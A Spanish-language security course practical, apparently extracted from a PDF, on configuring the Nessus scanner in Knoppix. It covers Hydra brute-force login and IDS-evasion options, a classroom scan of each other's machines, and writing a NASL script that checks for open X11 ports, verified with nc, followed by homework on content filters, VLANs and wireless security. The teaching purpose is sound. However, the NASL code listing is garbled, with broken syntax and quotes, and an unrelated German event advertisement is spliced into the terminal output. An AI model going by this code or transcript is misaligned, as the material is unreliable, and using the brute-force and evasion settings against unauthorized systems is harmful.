Login configurations	Configuración de cuentas de usuario para protocolos donde se puede requerir autenticación.	<p>Si no tienes información sobre las cuentas específicas que existen en el sistema, intenta utilizar cuentas genéricas (administrador, root, guest, etc.) y contraseñas comunes.</p> <p>Solo algunas pruebas de seguridad utilizan estos parámetros de configuración.</p>
NIDS evasión	Configuración de técnicas de evasión de sistemas de detección de intrusos basados en red (nids).	<p>Estas opciones son particularmente útiles para evaluaciones externas de una red y permiten evaluar la efectividad y correcta configuración de los sistemas de seguridad.</p> <p>Toma en cuenta que algunas técnicas pueden afectar el desarrollo de ciertas pruebas (si la precisión es un factor importante, realiza 2 corridas de pruebas, una con técnicas y de evasión y otra sin técnicas de evasión).</p>

Brute Force Login (Hydra)	<p>Configuración de opciones para realizar ataques de diccionario contra autenticación de usuarios.</p> <p>nessus utiliza la herramienta hydra para realizar ataques de fuerza bruta sobre estos protocolos.</p>	<p>Diversos protocolos como FTP o POP3 piden contraseñas para autenticar usuarios.</p> <p>El uso de este módulo requiere de archivos de texto con listas de usuarios y contraseñas para probar combinaciones.</p> <p>Toma en cuenta que realizar estas pruebas puede consumir un tiempo considerable, en particular si el tamaño de las listas de usuarios y contraseñas es grande.</p>
HTTP NIDS evasion	<p>Técnicas de evasión de sistemas de detección de intrusos a nivel del protocolo HTTP.</p>	<p>Estas opciones son particularmente útiles para evaluaciones externas de una red y permiten evaluar la efectividad y correcta configuración de los sistemas de seguridad.</p> <p>Toma en cuenta que algunas técnicas pueden afectar el desarrollo de ciertas pruebas (si la precisión es un factor importante, realiza 2 corridas de pruebas, una con técnicas y de evasión y otra sin técnicas de evasión).</p>
Services	<p>Configuración general de desarrollo de las pruebas y de certificados para pruebas SSL.</p>	<p>Para revisiones de seguridad en redes internas con un ancho de banda considerable puede ser útil incrementar el número de conexiones paralelas para acelerar la velocidad de las pruebas.</p> <p>Toma en cuenta que estas acciones generan mayor "ruido" y elevan el tráfico de la red.</p>

Libwhisker options	Técnicas de evasión de sistemas de detección de intrusos a nivel del protocolo HTTP, utilizando el módulo externo LibWhisker .	Estas opciones son particularmente útiles para evaluaciones externas de una red y permiten evaluar la efectividad y correcta configuración de los sistemas de seguridad. Toma en cuenta que algunas técnicas pueden afectar el desarrollo de ciertas pruebas (si la precisión es un factor importante, realiza 2 corridas de pruebas, una con técnicas y de evasión y otra sin técnicas de evasión).
---------------------------	--	---




Módulo de preferencias para configuración en Nessus (Knoppix 3.4)

Pasando ahora a la pestaña de configuración, [Scan options](#), se presentan diversos parámetros para la identificación de puertos (`port scanning`). Algunos de los parámetros más importantes se describen a continuación:


Parámetro de configuración	Descripción	Notas sobre su uso
----------------------------	-------------	--------------------

Port range	Establece el rango o rangos de puertos de red para revisar (comprobar que están abiertos y son accesibles desde la red).	Si deseas hacer revisiones específicas sobre ciertos servicios, define únicamente los rangos de los puertos relacionados con esos servicios para optimizar las pruebas.
Number of hosts to test at the same time	Número máximo de equipos de cómputo que se revisarán en paralelo.	Para revisiones de seguridad en redes internas con un ancho de banda considerable puede ser útil incrementar estos números incrementando así la velocidad de las pruebas.
Number of checks to perform at the same time	Número máximo de revisiones (puertos revisados) abiertos en paralelo	Toma en cuenta que estas acciones generan mayor "ruido" y elevan el tráfico de la red.
Optimize test	Si se activa, sólo se realizarán pruebas sobre puertos identificados como abiertos.	En ocasiones la identificación de puertos abiertos puede ser inexacta. La optimización reduce el tiempo de ejecución de las pruebas y el número de falsos positivos, pero si tu objetivo es realizar pruebas minuciosas, no actives esta opción.
Safe checks	Deshabilita revisiones exhaustivas que pudieran afectar los servicios en cuestión.	Si se activa esta opción habrá mayor probabilidad de error en los resultados (desde el punto de vista de seguridad esto no es muy bueno). Sin embargo, habrá menos posibilidades de que se afecten los equipos y redes donde se llevan a cabo las pruebas.
Port Scanner	Permite seleccionar los módulos (internos y externos) de identificación de puertos de red activos.	Toma en cuenta que a mayor número de módulos de identificación de puertos, mayor será el tiempo de revisión.



Pantalla de configuración de scanners en Nessus (Knoppix 3.4)

En la siguiente pestaña de configuración, **Target selection**, se definen los sistemas que se revisarán. En el parámetro **Target(s)** puedes especificar un nombre de equipo (incluyendo opcionalmente el dominio, por ejemplo: [equipo.domino.org](#)), una dirección IP o un rango de dirección con máscara de bits (por ejemplo, para revisar una red clase C con máscara de 24 bits utilizarías algo como [192.168.1.1/24](#)). También puedes listar varios rangos o direcciones IP individuales separándolos con comas.



Pantalla de selección de objetivos en Nessus (Knoppix 3.4)

Actividad 2) Configuración específica para revisión de sistemas

Dado que una mejor práctica para el uso de estas herramientas consiste en configurar únicamente pruebas de seguridad relevantes para la plataforma y aplicaciones con las que contamos, iniciaremos con la configuración de pruebas de seguridad específicas para un sistema operativo Linux. Primero quita la selección de todas las pruebas de vulnerabilidades dando clic en el botón **Disable all**.

Ahora seleccionaremos grupos de vulnerabilidades que son relevantes para Linux/UNIX. Selecciona los grupos:

- Default Unix Accounts
- Misc
- General
- Remote file access
- RPC
- Gain root remotely
- Gain a shell remotely
- Settings

Nota lo siguiente, grupos de vulnerabilidades como: **CGI abuses**, **Backdoors**, **SNMP** y **SMTP**, entre otros, podrían ser relevantes también para revisar un sistema Linux, pero existen algunos criterios por los cuales los estamos dejando a un lado. Estamos asumiendo que se trata de estaciones de trabajo Linux y no de servidores Linux, con lo cual no tendríamos un servidor Web (y por lo tanto tampoco requeriríamos de CGIs); tampoco tendríamos servicios como SNMP, SMTP, FTP, etcétera.


Dentro de algunos grupos existen vulnerabilidades específicas para diferentes sistemas operativos, por ejemplo, selecciona el grupo **General**. Ahí podemos identificar rápidamente algunas pruebas de seguridad que podrían estar seleccionadas, tales como **LinuxConf grants network access** (**LinuxConf** es una aplicación para administración que normalmente está instalada en todo tipo de Linux, Servidores y estaciones de trabajo). También podemos identificar algunas pruebas de seguridad que pueden ser útiles aunque no necesariamente están ligadas a algún sistema operativo, como por ejemplo: **OS identification, using icmp** (nos ayuda a confirmar que estamos revisando la plataforma adecuada). Por último, encontramos módulos que claramente no servirían en la revisión de un sistema Linux (por ejemplo, **Linksys router default password**) y varios módulos de los que no estamos seguros si aplican o no a la plataforma que queremos revisar.

Habrás notado que la configuración y ejecución de este tipo de herramientas es una tarea compleja que requiere de personal con amplios conocimientos sobre sistemas operativos, y aplicaciones, así como de las vulnerabilidades que aplican a cada uno de ellos. Para fines de esta actividad, sin embargo, no hará mucho daño si eliges algún módulo incorrecto o si omites módulos relevantes. Con base en los grupos de vulnerabilidades sugeridos anteriormente y los conocimientos que posees, trata de seleccionar módulos de detección relevantes para un sistema Linux (Dado que existen cientos de módulos que se pueden seleccionar, es posible que tu profesor establezca un límite de tiempo o te proporcione sugerencias adicionales para refinar tu selección).

Con respecto al resto de los parámetros de configuración, activa únicamente **nmap** como herramienta para la identificación de puertos abiertos, utilizando la técnica **connect()**. Utiliza el siguiente rango de puertos 1-1024 y asegúrate de desactivar las opciones **optimize the test** y **safe checks** dentro de la pestaña **scan options**. Deja el resto de los parámetros con los valores por omisión y dirígete a la ventana **target selection**.


Tu equipo trabajará junto con otro equipo (cada equipo revisará la computadora del otro equipo utilizando **nessus** y los parámetros de revisión que acabas de definir); ningún equipo utilizará esquemas de protección (firewalls por ejemplo) durante esta revisión. Intercambia direcciones IP con el otro equipo y coloca la dirección IP de su computadora en **Target Selection →Target(s)**. Para iniciar la revisión da un clic en el botón **Start the scan** que se encuentra en la parte inferior izquierda de la ventana.

Al iniciar las pruebas de seguridad deberás observar una ventana como la siguiente, que indica el progreso de las pruebas:



Pantalla que muestra un escaneo en progreso en Nessus (Knoppix 3.4)

Una vez terminadas las pruebas verás un reporte de las pruebas de seguridad. Da clic sobre cada objeto dentro de los recuadros para abrir sus detalles. Al final obtendrás algo similar a esto:



Pantalla de reporte de resultados de Nessus (Knoppix 3.4)

Compara tus resultados con los demás equipos (dependiendo de las pruebas específicas que hayas seleccionado u omitido, tus resultados variarán ligeramente con respecto a los resultados de otros equipos).

[KNOPPIX: diversas versiones de Knoppix, dejan abierto el puerto 6000; normalmente no se permiten conexiones del exterior sin restricciones; en el ejemplo anterior se pudo tener acceso porque nessus revisó la misma máquina donde se ejecutaba el sistema operativo (interfaz de red local 127.0.0.1), donde los usuarios tienen acceso al servidor gráfico. De existir acceso público de este servicio por la red, esto sería grave pues permitiría que una persona con las herramientas adecuadas pudiera ver el contenido de tu interfaz gráfica (servidor X) e incluso insertar comandos como si provinieran de tu teclado (equivalente a una sesión de control remoto en sistemas Windows). Para remediar esto puedes restringir los permisos de acceso con el comando xauth (man xauth) o colocar un firewall (no olvides que esta última no soluciona el problema de raíz).]

El uso de controles de seguridad como firewalls puede alterar el resultado de las pruebas de seguridad. Vuelve a realizar las pruebas de revisión pero ahora activando un firewall con tablas de estado (revisa: [Práctica] Implementación de Firewalls (NETFILTER/IPTABLES), Actividad #4); el equipo con el que trabajes también deberá aplicar el firewall.

Al finalizar la actividad observa como se han alterado los resultados. El firewall mitiga la explotación de vulnerabilidades (y en consecuencia también afecta su identificación), sin embargo, la vulnerabilidad permanece. Para eliminar la vulnerabilidad deberíamos aplicar cambios en la

configuración del sistema afectado o un parche, dependiendo del caso particular.

[NOTA: Los controles de seguridad pueden generar un falso sentido de seguridad en determinadas circunstancias. Por ejemplo, un firewall en el perímetro de una red con Internet puede evitar que se aprovechen ciertas vulnerabilidades desde la red externa, sin embargo, ¿qué pasaría si un gusano informático entrara a la red interna por un canal distinto (una laptop infectada, un disco, etc.)? Las máquinas en el interior se podrían ver afectadas porque la vulnerabilidad está presente. Esta situación es común y es la razón de que gusanos informáticos como el Blaster (verano de 2003) sean capaces de infectar miles de computadoras en el mundo, a pesar de los firewalls.]

Para obtener mayor provecho de las revisiones de seguridad realizadas con herramientas de detección de vulnerabilidades como **nessus**, es recomendable colocar el sistema desde donde se ejecutarán las pruebas en un punto en la red desde donde tenga un acceso irrestricto al sistema (sin controles de seguridad activos de por medio). La única excepción sería en el caso donde el objetivo de la evaluación sea la efectividad de los controles de seguridad.

Actividad 3) Desarrollo de pruebas de seguridad propietarias con el lenguaje nasl

En la actividad anterior ejecutaste una revisión de seguridad con la interfaz gráfica de **nessus**. En esta actividad conocerás la estructura de un script de pruebas de **nessus**; también analizarás y crearas algunos scripts de pruebas de seguridad.

Los archivos que contienen los scripts de pruebas de **nessus** tienen una extensión **.nasl**. En el caso de Knoppix estos archivos se encuentran en el siguiente directorio: **/usr/lib/nessus/plugins** (los archivos **.nasl** son archivos de texto con un lenguaje de programación de scripts similar al lenguaje C).

Al final de la actividad anterior, se muestra un ejemplo de reporte que contiene una alerta sobre el servicio **X** en el **puerto 6000** (es muy probable que hayas recibido una alerta similar al revisar otros equipos Knoppix con la interfaz gráfica de **nessus**). Edita el archivo **X.nasl** (el script de la prueba en cuestión) con el editor **nedit**, y revisa su contenido:

```
knoppix@0[knoppix]$ nedit /usr/lib/nessus/plugins/X.nasl
<cierra la ventana de nedit cuando hayas terminado de revisar el
contenido del script>
```

La estructura es aparentemente compleja pero una vez que entiendas como están organizados este tipo de scripts verás que son fáciles de analizar; la complejidad se debe a que estos scripts deben interactuar con el resto de la aplicación, por ejemplo, los scripts validan si los puertos que revisan fueron identificados en un **portscan**, asimismo actualizan la base de datos con información útil para otros scripts:

- La primera parte (líneas que inician con un **#** son comentarios del autor).
- La instrucción **if(description)** define variables con documentación sobre la prueba, como por ejemplo: id del script, versión, nombre, descripción, categoría, familia, dependencias, etc. **Nessus** y el intérprete **nasl** utilizan esta información para ejecutar apropiadamente el script y dar retroalimentación de la prueba.
- El comentario **The script starts here** indica el inicio del código real del script.

El archivo con el ejemplo de encabezado de un script de **nessus** (obtenido del código fuente de la versión 2.0.10) se lista a continuación:

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
# See the Nessus Scripts License for details
#
```

```

if(description)
{
    script_id(FIXME);
    script_cve_id(FIXME);
    script_bugtraq_id(FIXME);

    name["english"] =
    name["francais"] =
    script_name(english:name["english"], francais:name["francais"]);

    desc["english"] =
    desc["francais"] =
    script_description(english:desc["english"], francais:desc["francais"]);

    summary["english"] =
    summary["francais"] =
    script_summary(english:summary["english"],
    francais:summary["francais"]);

    script_category(ACT_ATTACK);

    script_copyright(english:"This script is Copyright (C) 1999 Renaud
Deraison",
                     francais:"Ce script est Copyright (C) 1999 Renaud Deraison");
    family["english"] =
    family["francais"] =
    script_family(english:family["english"], francais:family["francais"]);
    script_dependencie()

    exit(0);
}

#
# The script code starts here
#

```

En síntesis, lo que hace el script **X.nasl** es incluir una librería con funciones comunes para enviar información a **nessus** y a otros scripts con los resultados (**misc_func.inc**), posteriormente prueba abrir los puertos **6000** al **6009** y con cada uno de los puertos que encuentra abiertos en este rango simula el establecimiento de una sesión a nivel de la aplicación, para revisar si el servicio acepta conexiones de clientes externos o no. Si el puerto está abierto pero no hay acceso a clientes externos, el script envía una advertencia indicando que es conveniente cerrar el puerto aún cuando el acceso a nivel de aplicación se encuentre restringido. Por otro lado, si el script puede obtener acceso, se envía una alerta con nivel alto indicando los riesgos potenciales y algunas soluciones que se podrían aplicar.

Vamos a crear ahora una versión simplificada del script **X.nasl**. Nuestra versión únicamente identificará si está abierto o no un puerto en el rango **6000 – 6009**, de ser así mandaremos una advertencia y en caso contrario asumiremos que el equipo no es vulnerable. Con un editor de texto (como **nedit**) crea el archivo **X-light.nasl**, usando el siguiente contenido:

```

# Ejemplo de script nasl para identificar puertos de X server abiertos
# Omar Herrera <oherrera@prodigy.net.mx>

if(description)
{

```

```

script_id(99999);
script_version ("$Revision: 1.0 $");
script_cve_id("NO CVE ID");

name["english"] = "X Server port";
script_name/english:/name["english"]);

desc["english"] =
X server port open (6000 -6009)

Solution : Use xhost, MIT cookies, and filter incoming TCP connections to
this
port.

Risk factor : Medium to High';

script_description/english:/desc["english"]);

summary["english"] = "An X Server port is open";
script_summary/english:/summary["english"]);

script_category(ACT_GATHER_INFO);
family["english"] = "Misc.";
family["francais"] = "Divers";
script_family/english:/family["english"], francais:/family["francais"]);
script_dependencie();
script_copyright/english:"This script is in the public domain.");
exit(0);
}

#
# The script code starts here
#
for(port=6000; port<6010; port++)
{
    if(get_port_state(port))
    {
        tcpsock = open_sock_tcp(port);
        if(tcpsock)
        {
            report = string("Port: ", port, " is open (X server) \n");
            security_warning(port:/port, data:/report);
        } #if tcpsock
    } #if port open
} #for portnum

exit(0);

```

La versión de **nessus** que viene con Knoppix no incluye el intérprete de scripts de línea de comando (**nasl**), por lo que deberá copiar el ejecutable del disco CD SEGCOMP que acompaña a este tutorial. Una vez que hayas copiado el ejecutable de **nasl** al directorio **/home/knoppix**, ejecuta una prueba con el script que acabas de crear, revisando el equipo de otros compañeros, **<ip_sistema>**, que también esté ejecutando Knoppix:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# ./nasl -t <ip_sistema> ./X-light.nasl

```

Obtendrás el mensaje “**Port: <puerto> is open (X server)**” si se identifica un puerto abierto en el rango **6000 – 6009** (algo normal en un Knoppix estándar). Prueba también con equipos con otros sistemas operativos o que tengan instalado un firewall; en estos casos no obtendrás ningún mensaje ya que no se encontrarán abiertos los puertos **6000 al 6009**.

Puedes verificar manualmente que el sistema está vivo y que el puerto está abierto con los siguientes comandos (asumiendo que el puerto que identificó el script fue el puerto **6000**):

```
root@0[knoppix]# ping <ip_sistema>
[presiona CTRL+C después de haber recibido algunas respuestas]
```

```
root@0[knoppix]# nc -vv <ip_sistema> 6000
(UNKNOWN) [<ip_sistema>] 6000 (X11) open
```

```
Sesión Editar Vista Marcadores Preferencias Ayuda
root@tty0[knoppix]# ./nasl -t 192.168.1.101 X-light.nasl
Port: 6000 is open (X server)
23. - 26. Juni 2004 - Kongresszentrum
Jetzt kostenlos vorregistrieren unter www.kongresszentrum.de
root@tty0[knoppix]# ./nasl -t 192.168.1.102 X-light.nasl
root@tty0[knoppix]#
root@tty0[knoppix]# ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101): 56 data bytes
64 bytes from 192.168.1.101: icmp_seq=0 ttl=64 time=0.1 ms

--- 192.168.1.101 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
root@tty0[knoppix]# ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102): 56 data bytes
64 bytes from 192.168.1.102: icmp_seq=0 ttl=128 time=3.1 ms

--- 192.168.1.102 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.1/3.1/3.1 ms
root@tty0[knoppix]# nc -vv 192.168.1.101 6000
192.168.1.101: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.101] 6000 (x11) open
sent 0, rcvd 0
root@tty0[knoppix]# nc -vv 192.168.1.102 6000
192.168.1.102: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.102] 6000 (x11) : Connection refused
sent 0, rcvd 0
root@tty0[knoppix]#
```

[NOTA: En el ejemplo anterior el sistema 192.168.1.101 es un Linux Knoppix con el puerto 6000 abierto, mientras que el sistema 192.168.1.102 es un sistema Windows XP que no tiene ningún puerto abierto en el rango 6000-6009. Ambos sistemas están vivos y contestan a pings.]

Consulta la documentación del lenguaje de scripts de **nessus (nasl)** y realiza por tu cuenta algunos scripts de prueba. Encontrarás que las librerías incluidas (archivos con extensión **.inc** que también se encuentran en el directorio de scripts, **/usr/lib/nessus/plugins**) contienen varias rutinas útiles para fabricar paquetes en los niveles de red, transporte (sockets) y aplicación (algunos protocolos de aplicación como FTP, HTTP, SMTP, etc.).

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga 3 vulnerabilidades de red recientes (de las 3 últimas semanas) y genera

- scripts de detección de **nessus** para estas vulnerabilidades.
- En una red con la debida autorización, realiza un escaneo a 3 equipos de diferente tipo, configurando **nessus** para cada uno de ellos de manera que los falsos positivos se reduzcan (solo scripts relevantes). Posteriormente genera reportes de la herramienta y con base a estos reportes genera 2 reportes, uno con más detalles donde expliques claramente la vulnerabilidad y el impacto desde el punto de vista técnico; el otro reporte debe ser de nivel ejecutivo donde se incluya un resumen de las vulnerabilidades encontradas por su tipo, sin detalles técnicos, e indicando el impacto al negocio (de acuerdo al ambiente donde se encuentra el dispositivo). Compara al final tus 2 reportes con el reporte generado por la herramienta.

Referencias

Página Web del proyecto Nessus (<http://www.nessus.org>)
 Documentación del lenguaje de scripts de nessus, nasl
[\(http://www.nessus.org/doc/nasl2_reference.pdf\)](http://www.nessus.org/doc/nasl2_reference.pdf)

21.[Tarea] Investigación de mercado: Filtrado de contenido

Introducción

En esta actividad investigarás los productos actualmente disponibles en el mercado que se clasifican como Filtrado de Contenido (Content Filter).

Actividad 1) Investigación de productos en el mercado

Investiga marcas y modelos de 3 productos que compararás. Los sistemas que selecciones deberán encontrarse el mismo segmento de mercado y sólo podrás seleccionar un segmento de mercado de los siguientes:

- Grandes empresas y corporaciones
- Pequeña y mediana empresa
- Doméstico (uso personal)

Actividad 2) Comparación de productos

Realiza una tabla comparativa de los productos seleccionados, utilizando los siguientes rubros de comparación:

- Precio (usa precios de lista o rangos de precios reportados en Internet)
- Características de seguridad
- Opciones de soporte técnico (telefónico, en sitio, en línea...; horas hábiles, 7x24...)
- Estabilidad de la empresa (análisis de especialistas financieros sobre la empresa si ésta cotiza en bolsa, años en el mercado, ganancias reportadas, etc.)
- Requerimientos (hardware y software)

Tu reporte deberá contar con los siguientes requerimientos adicionales:

- Conclusión: escoge el mejor producto y explica tu decisión soportada por argumentos

22.[Tarea] Investigación de mercado y características técnicas: antivirus de red

Introducción

En esta actividad investigarás los productos actualmente disponibles en el mercado que se clasifican como Antivirus de red tipo Gateway.

Actividad 1) Investigación de productos en el mercado

Investiga marcas y modelos de 3 productos que compararás. Los sistemas que selecciones deberán encontrarse el mismo segmento de mercado y sólo podrás seleccionar un segmento de

mercado de los siguientes:

- Grandes empresas y corporaciones

Actividad 2) Comparación de productos

Realiza una tabla comparativa de los productos seleccionados, utilizando los siguientes rubros de comparación:

- Precio (usa precios de lista o rangos de precios reportados en Internet)
- Características de seguridad
- Software con el que se integra y es compatible
- Opciones de soporte técnico (telefónico, en sitio, en línea...; horas hábiles, 7x24...)
- Estabilidad de la empresa (análisis de especialistas financieros sobre la empresa si ésta cotiza en bolsa, años en el mercado, ganancias reportadas, etc.)
- Requerimientos (hardware y software)

Tu reporte deberá contar con los siguientes requerimientos adicionales:

- Conclusión: escoge el mejor producto y explica tu decisión soportada por argumentos.

23.[Tarea] Investigación de detalles técnicos de implementación de una VLAN

Introducción

Por medio de esta investigación conocerás los requerimientos de configuración de un dispositivo de red para implementar una red VLAN.

Actividad 1) Investigación: implementación de VLAN en un ruteador

Escoge alguna maca de ruteadores e investiga y contesta lo siguiente:

- ¿Qué requerimientos existen para poder crear una VLAN?
- ¿Qué limitaciones existen en cuanto a la implementación de vlan en el dispositivo que escogiste? (impacto al desempeño, número de VLAN y dispositivos en cada VLAN que se pueden crear, etc.)
- Explica paso por paso, y utilizando una interfaz de configuración del dispositivo que elegiste (modo texto o modo gráfico) cómo se configura una vlan con 3 dispositivos en el segmento 192.168.1.x (donde 1<= x <= 3) y máscara de red para una clase C.

24.[Tarea] Seguridad en redes inalámbricas

Introducción

Por medio de esta actividad revisarán problemas de seguridad que existen en redes inalámbricas y algunos de las soluciones que se encuentran disponibles actualmente

Actividad 1) Investigación de conceptos de redes inalámbricas

Investiga en fuentes bibliográficas y en Internet y contesta lo siguiente:

- ¿Qué diferencias y similitudes hay entre los estándares 802.11a, 802.11b y 802.11g? (crea una tabla comparativa)
- ¿Cuál de los 3 estándares mencionados en la pregunta anterior es el que predominará en el futuro? (justifica tu respuesta, no bases tus argumentos únicamente en aspectos de seguridad)
- ¿Qué se propone y qué se abarca en el estándar 802.11x?
